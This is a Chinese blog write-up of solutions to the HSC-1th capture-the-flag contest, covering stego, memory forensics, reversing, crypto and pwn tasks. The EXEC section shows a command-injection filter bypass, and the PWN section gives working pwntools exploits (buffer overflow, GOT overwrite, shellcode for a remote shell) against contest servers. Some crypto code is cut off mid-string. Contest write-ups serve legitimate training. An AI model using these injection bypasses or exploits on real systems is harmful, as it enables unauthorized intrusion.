HSC-1th writeup

原创

拾光、 已于 2022-02-21 17:10:08 修改 3980 收藏 1
分类专栏： ctf 文章标签： ctf信息安全 HSC-1th HSCCTF hscctf2022
于 2022-02-21 09:40:04 首次发布

目录

EZPWN

SHALL

MISC

Sign-in

关注公众号，发送HSC2019

DORAEMON

1、zip根据注释

哆啦A梦把泡好的QR放进口袋后，用六位数字把自己放好了。你能找到它吗？

使用6位数字爆破得到密码：376852

2、解压zip得到图片，修改高度得到残缺的二维码

3、修改两个角扫码得到flag。

汝闻,人言否

1、010分析发现结尾有多余数据，多余数据开头为4b 50 03 04 怀疑是zip文件。


2、分离处多余数据，头尾 4b 50 改为 50 4b 保存为zip得到一个加密的zip文件。

3、zip注释信息为：qazsedcftrfvgycft6yhntgbnytfvbhyik,.;p 像是键盘码：

qazsedcft rfvgy cft6yhn tgbn ytfvbhy ik,.;p

得到密码：WVALOU

4、解压缩得flag文件，查看文件头为wav，Audacity查看频谱图，得到flag：



flag{e5353bb7b57578bd4da1c898a8e2d767}

wireshark

1、wireshark.zip分理处wireshark.png

2、lsb隐写wireshark.png得到一张图片，打开时二维码，扫码得到:wrsak..iehr370


3、对wrsak..iehr370使用栅栏解码：wireshark3.7.0

4、使用密码wireshark3.7.0解压wireshark.zip得到 wireshark

5、打开发现类似于pdf但是头部有问题，修复文件头打开发现是wireshark手册

6、010查看pdf二进制发现很多09 20组成得whitespace摘出来，20替换为30 09替换为31

8、



exp转换：

```
from Crypto.Util.number import long_to_bytes
c=[
"1110100",
"1111000",
"1110100",
"1100110",
"1101100",
"1100001",
"1100111",
"1111011",
"1000111",
"1101111",
"110000",
"1100100",
"1001010",
"110000",
"1000010",
"1011111",
"1111001",
"110000",
"1110101",
"1100110",
"1001001",
"1101110",
"1100100",
"1001100",
"1110100",
"1111101"]
flag=''
for i in c:
    flag+=chr(int(i,2))
print(flag)
#txtflag{Go0dJ0B_y0ufIndLt}
```

PCXP

1、vol -f ./PCXP2.raw --profile=WinXPSP2x86 filescan | grep -E 'png|jpg|gif|zip|rar|7z|pdf|txt|doc'

```
wz@U18:/mnt/d/ctf/ti/hscctf2022/misc-PCXP$ vol -f ./PCXP.raw --profile=WinXPSP2x86 filescan | grep -E 'png|jpg|gif|zip|rar|7z|pdf|txt|doc'
Volatility Foundation Volatility Framework 2.6.1
0x0000000002001f90      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\shdocvw.dll
0x0000000002042028      4      2 -W-rw- \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\VMware\VMware VGAuth\logfile.txt.0
0x0000000002062b48      1      1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000002084518      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000021c4e10      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
0x000000000227db70      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\ffflaaagggg.rar
0x0000000002368418      1      1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000002381518      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
0x000000000238a568      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\shdoclc.dll
0x00000000023a2348      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000024048f0      1      0 R--rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\fffllaaagggg.zip
0x00000000024eca70      1      1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x000000000251b028      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\VMware\VMware Tools\manifest.txt
0x000000000251fbc0      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\mydocs.dll
```

2、vol -fPCXP2.raw --profile=WinXPSP2x86 dumpfiles -Q 0x000000000227db70 -D ./


得到ffflaaagggg.rar 另一个ffflaaagggg.zip也导出来了 发现没用。

3、vol -f PCXP1.raw --profile=WinXPSP2x86 filescan | grep -E 'png|jpg|gif|zip|rar|7z|pdf|txt|doc|flag'


```
wz@U18:/mnt/d/ctf/ti/hscctf2022/misc-PCXP$ vol -f PCXP1.raw --profile=WinXPSP2x86 filescan | grep -E 'png|jpg|gif|zip|rar|7z|pdf|txt|doc|flag'
Volatility Foundation Volatility Framework 2.6.1
0x0000000001fcd8d8      4      2 -W-rw- \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\VMware\VMware VGAuth\logfile.txt.0
0x0000000001feb9a8      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
0x000000000205d0e8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000021221e0      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\My Documents\My Music\mirror.rar
0x0000000002129b90      1      1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x0000000002200b48      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\system32\shdocvw.dll
0x0000000002255860      1      1 RW-rw- \Device\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Temporary Internet Files\Content.IE5\index.dat
0x00000000022c83f0      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\shdoclc.dll
0x00000000023a5890      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
```

4、vol -f PCXP1.raw --profile=WinXPSP2x86 dumpfiles -Q 0x00000000021221e0 -D ./


得到mirror.rar



5、解压得到mirror.png：




010打开发现后半部分有多余数据反序了



分离出来逆序

得到key：



HSC-1th202248H

6、解压ffflaaagggg.rar得到secret.pcap

foremost解压出两张png 使用水印隐写得到：

flag：flag{Wat3rMarkPtysc}

WEB

CLICK

点击28800次

1、控制台：var2=28800

2、点一下即可出flag

Web-sign in

1、根据提示访问/robots.txt

User-agent: *

Disallow:

Disallow: fiag_ls_h3re.php

2、访问fiag_ls_h3re.php，显示不在这 但是右键和F12被禁用。

3、使用插件禁用js ， 查看源码得到flag

EXEC

```php
 <?php
error_reporting(0);
if(isset($_REQUEST["cmd"])){
        $shell = $_REQUEST["cmd"];
        $shell = str_ireplace(" ","",$shell);
        $shell = str_ireplace("\n","",$shell);
        $shell = str_ireplace("\t","",$shell);
        $shell = str_ireplace("?","",$shell);
        $shell = str_ireplace("*","",$shell);
        $shell = str_ireplace("<","",$shell);
        $shell = str_ireplace("system","",$shell);
        $shell = str_ireplace("passthru","",$shell);
        $shell = str_ireplace("ob_start","",$shell);
        $shell = str_ireplace("getenv","",$shell);
        $shell = str_ireplace("putenv","",$shell);
        $shell = str_ireplace("mail","",$shell);
        $shell = str_ireplace("error_log","",$shell);
        $shell = str_ireplace("`","",$shell);
        $shell = str_ireplace("exec","",$shell);
        $shell = str_ireplace("shell_exec","",$shell);
        $shell = str_ireplace("echo","",$shell);
        $shell = str_ireplace("cat","",$shell);
        $shell = str_ireplace("ls","",$shell);
        $shell = str_ireplace("nl","",$shell);
        $shell = str_ireplace("tac","",$shell);
        $shell = str_ireplace("bash","",$shell);
        $shell = str_ireplace("sh","",$shell);
        $shell = str_ireplace("tcp","",$shell);
        $shell = str_ireplace("base64","",$shell);
        $shell = str_ireplace("flag","",$shell);
        $shell = str_ireplace("cp","",$shell);
        exec($shell);
}else{
        highlight_file(__FILE__);
}
```

1、需要绕过过滤进行命令执行。

针对命令可使用双写绕过。

针对空格可使用$IFS绕过。

命令执行后没有回显，可使用>写入文件，访问文件得到命令执行结果。

2、执行命令：

cmd=llss$IFS/>1

```
bin
boot
ctf_is_fun_flag2021
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
```


cmd=cacatt$IFS/ctf_is_fun_flflagag2021>1

```
flag{64cb524c-848f-4300-88ad-89f620fca9dc}
```


REVERSE

hiahia o(*^▽^*)┛

ida分析逻辑：

```
qmemcpy(v4, "igdb~Mumu@p&>%;%<$<p", 20);
 printf("please input your flag:");
 scanf("%s", v5);
 for ( i = 0; (int)i <= 19; ++i )
 {
   *((_BYTE *)v4 + (int)i) = flag((unsigned int)*((char *)v4 + (int)i), i);
   if ( v5[i] != *((_BYTE *)v4 + (int)i) )
     printf("Aha, Well done!");
     return 0;
 }
 printf("Aha!");
```

前面是对v4处理，处理完成后与输入的flag做对比，所以，patch一下代码使得对比失败后不退出，然后再返回处下断点，查看下V4的内容即可。

```
qmemcpy(v4, "igdb~Mumu@p&>%;%<$<p", 20);
  printf("please input your flag:");
  scanf("%s", v5);
  for ( i = 0; (int)i <= 19; ++i )
  {
    *((_BYTE *)v4 + (int)i) = flag((unsigned int)*((char *)v4 + (int)i), i);
    if ( v5[i] != *((_BYTE *)v4 + (int)i) )
      printf("Aha, Well done!"); //不退出。
  }
  printf("Aha!"); //断点
```

```
09E18]:000000000062FDDF db    0
09E18]:000000000062FDE0 aFlagRrrree3320 db 'flag{RrrrEe33202111}',0
09E18]:000000000062FDF5 db    0
09E18]:000000000062FDF6 db    0
09E18]:000000000062FDF7 db    0
```


ANDROID

```
public void onClick(View view) {
    String trim = this.input.getText().toString().trim();
    int[] iArr = {102, 13, 99, 28, 127, 55, 99, 19, 109, 1, 121, 58, 83, 30, 79, 0, 64, 42};
    int[] iArr2 = {42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42};
    if (trim.length() != 18) {
        this.input.setText("FLAG错误");
        return;
    }
    char[] charArray = trim.toCharArray();
    for (int i = 0; i < 17; i++) {
        iArr2[i] = i % 2 == 0 ? charArray[i] ^ i : charArray[i] ^ charArray[i + 1];
    }
    String str = "";
    for (int i2 = 0; i2 < 18; i2++) {
        str = str.concat(Integer.toHexString(iArr2[i2])).concat(",");
    }
    System.out.println(str);
    for (int i3 = 0; i3 < 18; i3++) {
        if (iArr2[i3] != iArr[i3]) {
            this.input.setText("FLAG错误! ");
            return;
        }
    }
    this.input.setText("FLAG正确");
}
```


对应逆向即可。

```
iArr = [102, 13, 99, 28, 127, 55, 99, 19, 109, 1, 121, 58, 83, 30, 79, 0, 64, 42]
iArr2 = [42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42, 42]
#iArr2==iArr
#exp:
#flag{xxxx}
for i in range(17):
    if  i % 2 == 0:
        iArr[i] = iArr[i] ^ i
for i in range(17):
    if  i % 2 != 0:
        iArr[i] = iArr[i] ^ iArr[i + 1];
        pass
print(bytes(iArr))
```

WAY

1、脱upx壳：

upx -d maze-upx.exe

2、ida分析得到迷宫：OIIIIOOIO#IOOOIIOIOIIIIII

```
OIIII
OOIO#
IOOOI
IOIOI
IIIII
```

3、手动得到路径sdsddwd

4、计算md5

exp：

```
m='OIIIIOOIO#IOOOIIOIOIIIIII'

for i in range(0,len(m),5):
 print(m[i:i+5])

'''
OIIII
OOIO#
IOOOI
IOIOI
IIIII
'''
#sdsddwd
import hashlib
print(hashlib.md5(b"sdsddwd").hexdigest())
#flag{6654b3343f6f3f6223a721e7f65e87f8}
```

SPARK

ida分析不了，使用ghidra得到伪代码：

```
Decompile: main - (spark)
8  int main(void)
9
10 {
11   longlong unaff_g7;
12   int local_res7d3;
13   undefined8 local_res7d7;
14   undefined8 local_res7df;
15   undefined8 local_res7e7;
16   undefined8 local_res7ef;
17   longlong local_res7f7;
18
19   local_res7f7 = *(longlong *)(unaff_g7 + 0x28);
20   local_res7d7 = 0;
21   local_res7df = 0;
22   local_res7e7 = 0x37463f3044413243;
23   local_res7ef = 0x3429000000000000;
24   puts("input_sparkle_flag_here:\n");
25   read(0,&local_res7d7,0xc);
26   local_res7d3 = 0;
27   do {
28     if (9 < local_res7d3) {
29       puts("good_job!");
30 LAB_001008a0:
31       if (local_res7f7 == *(longlong *)(unaff_g7 + 0x28)) {
32         return 0;
33       }
34                     /* WARNING: Subroutine does not return */
35       __stack_chk_fail();
36     }
37     *(char *)((longlong)&local_res7d7 + (longlong)local_res7d3) =
38          *(char *)((longlong)&local_res7d7 + (longlong)local_res7d3) + -0x2f;
39     if (*(char *)((longlong)&local_res7d7 + (longlong)local_res7d3) !=
40         *(char *)((longlong)&local_res7e7 + (longlong)local_res7d3)) {
41       puts("incorrect\n");
42       goto LAB_001008a0;
43     }
44     local_res7d3 = local_res7d3 + 1;
45   } while( true );
46 }
```


算法简单逆向即可：

exp

```
a = '37463f3044413243';
b = '3429000000000000';

enc=bytes.fromhex('37463f30444132433429')
flag=''
for i in range(10):
    flag+=chr((enc[i]+0x2f)&0xff)
print(flag)
```

CRYPTO

Easy SignIn

题目：

5445705857464579517A4A48546A4A455231645457464243566B5579556C7053546C4A4E52456456564664

exp：

```
a='5445705857464579517A4A48546A4A455231645457464243566B5579556C7053546C4A4E524564565646644D5156704551303 54C
flag=bytes.fromhex(a)
import base64
flag=base64.b64decode(flag)
flag=base64.b32decode(flag)
flag=base64.b64decode(flag)
print(flag)
```

AFFINE

仿射密码，先根据存在'flag'爆破a、b 然后求解。

exp：

```
# -*- coding: utf-8 -*-
import string
import hashlib,gmpy2

letter=string.ascii_letters+string.digits
def affine_encode(m,a,b,origin="abcdefghijklmnopqrstuvwxyz"):
    r = ""
    for i in m:
        if origin.find(i) != -1:
            r += origin[(a*origin.index(i)+b) % len(origin)]
        else:
            r += i
    return r
def affine_decode(c,a,b,origin="abcdefghijklmnopqrstuvwxyz"):
    r = ""
    n = len(origin)
    try:
        ai = gmpy2.invert(a,n) % n
        for i in c:
            if origin.find(i) != 1:
                r += origin[(ai*(origin.index(i)-b)) % n]
            else:
                r += i
        return r
    except:
        return ""

c="xGJ13kkRK9QDfORQomFOf9NZs9LKVZvGqVIsVO9NOkorv"
for a in range(100):
    for b in range(100):
        ff=affine_decode(c,a,b,letter)
        if 'flag' in ff:
            print(a,b,ff)
import hashlib
result='Oh62Affine1sSti1lN0tSecureEnoughToProtectflag'
flag = hashlib.md5(result.encode()).hexdigest()
print("flag{"+flag+"}")

#11 17 Oh62Affine1sSti1lN0tSecureEnoughToProtectflag
#11 79 Oh62Affine1sSti1lN0tSecureEnoughToProtectflag
#73 17 Oh62Affine1sSti1lN0tSecureEnoughToProtectflag
#73 79 Oh62Affine1sSti1lN0tSecureEnoughToProtectflag
#flag{2b9b99caae1cc49e5b5aacbc8cc22350}
```

Baby RSA

1、计算P高位

```
from Crypto.Util.number import *
import gmpy2


def lfsr(status,mask):
    out = (status << 1) & 0xffffffff
    i=(status&mask)&0xffffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    out^=lastbit
    return (out,lastbit)

status= 1
mask = 0b10110001110010011100100010110101

p=''
key='0101110100100111011011011000111010000111101000101010100100100011010111011000010010100101111011001110111
#key='0001001001110010101000100011011111010000000011000111111010101110010101111011111000110101100111010101000
for i in range(568):
    curnum = int(key[i])
    (status,out)=lfsr(status,mask)
    p+=str(curnum ^ out)
print(p)
#p=p+'0'*(1024-568)
p=int(p,2)
print("p=",hex(p))
```

得到p=
0x807c1395b8128e6de865ab20dd2a39684f6831464553c65215cfe2861192657b6938d227c75e902ae858fdbd

因为已知p高位只有568位 需要有576位才可以推导出p，所以需要爆破8位。

sage脚本：

```
from sage.all import *
import binascii
n =   936354337466533828386114565634011575659832874487062075679877908082672577469136416164833537806270543390


cipher = 364130453702981574672716389455455732238201253995394818340630823117425957126360862197097367120200140

e2 = 65537
pbits = 1024
for i in range(0,127):
    p4=0x807c1395b8128e6de865ab20dd2a39684f6831464553c65215cfe2861192657b6938d227c75e902ae858fdbd8b118c8522
    p4=p4+int(hex(i),16)
    print(hex(p4))
    kbits = pbits - p4.nbits()  #未知需要爆破的比特位数
    print(p4.nbits())
    p4 = p4 << kbits
    PR.<x> = PolynomialRing(Zmod(n))
    f = x + p4
    roots = f.small_roots(X=2^kbits, beta=0.4) #进行爆破
    #rint roots
    if roots:        #爆破成功，求根
        p = p4+int(roots[0])
        print("p: ", hex(int(p)))
        assert n % p == 0
        q = n/int(p)
        print("q: ", hex(int(q)))
        print(gcd(p,q))
        phin = (p-1)*(q-1)
        print(gcd(e2,phin))
        d = inverse_mod(e2,phin)
        flag = pow(cipher,d,n)
        flag = hex(flag)[2:]
        print(bytes.fromhex(flag))
```

PWN

Ez pwn

```
#encoding=utf-8
from pwn import *
fpath='/mnt/d/ctf/ti/hscctf2022/pwn-Ez_pwn/pwn'
#r = process(fpath)
r = remote("hsc2019.site",10144)
backdoor=0x400741
payload=b"a"*64+p64(0)+p64(0x400740)+p64(backdoor)
r.sendline(payload)
r.interactive()
```

EZPWN

```
#encoding=utf-8
from pwn import *
fpath='/mnt/d/ctf/ti/hscctf2022/pwn-EZPWN/pwn'
#r = process(fpath)
r = remote("hsc2019.site",10456 )

elf=ELF(fpath)
backdoor=0x400796

r.sendlineafter("your ID?",'aa')
r.sendlineafter("Give me the target address?",str(elf.got['printf']))
r.sendlineafter("Give me the data: ",p64(backdoor))

r.interactive()
```

SHALL

1、在0x0x600000处内存，寻找地址存储地址大于本身0x50以上的。

发现在0x600088处：

0x600088 —▸ 0x60010c (hello)

2、是在第一次写入数据时跳转到start的0x4000FB处，，将start的ebp调整到0x600088，接着调用main函数，函数内再次写入数据的地址为：0x600088+0x50 = 0x6000D8，能够覆盖start返回地址0x60010c，在0x60010c写入shellcode

```
#encoding=utf-8
from pwn import *
context(os='linux',arch='amd64')
fpath='/mnt/d/ctf/ti/hscctf2022/pwn-SAHELL/pwn'
#r = process(fpath)
r = remote("hsc2019.site",10655 )
code = shellcraft.sh()
shellcode = asm(code)
#gdb.attach(r,'b *0x4000cb')

payload=b'\0'*0x1a0+p64(0x600088)+p64(0x4000FB)+p64(0)+p64(0x60010C)
r.sendline(payload)
payload=b"\x90"*0x34+b"\x90"*0+shellcode
#pause()
r.sendline(payload)
r.interactive()
```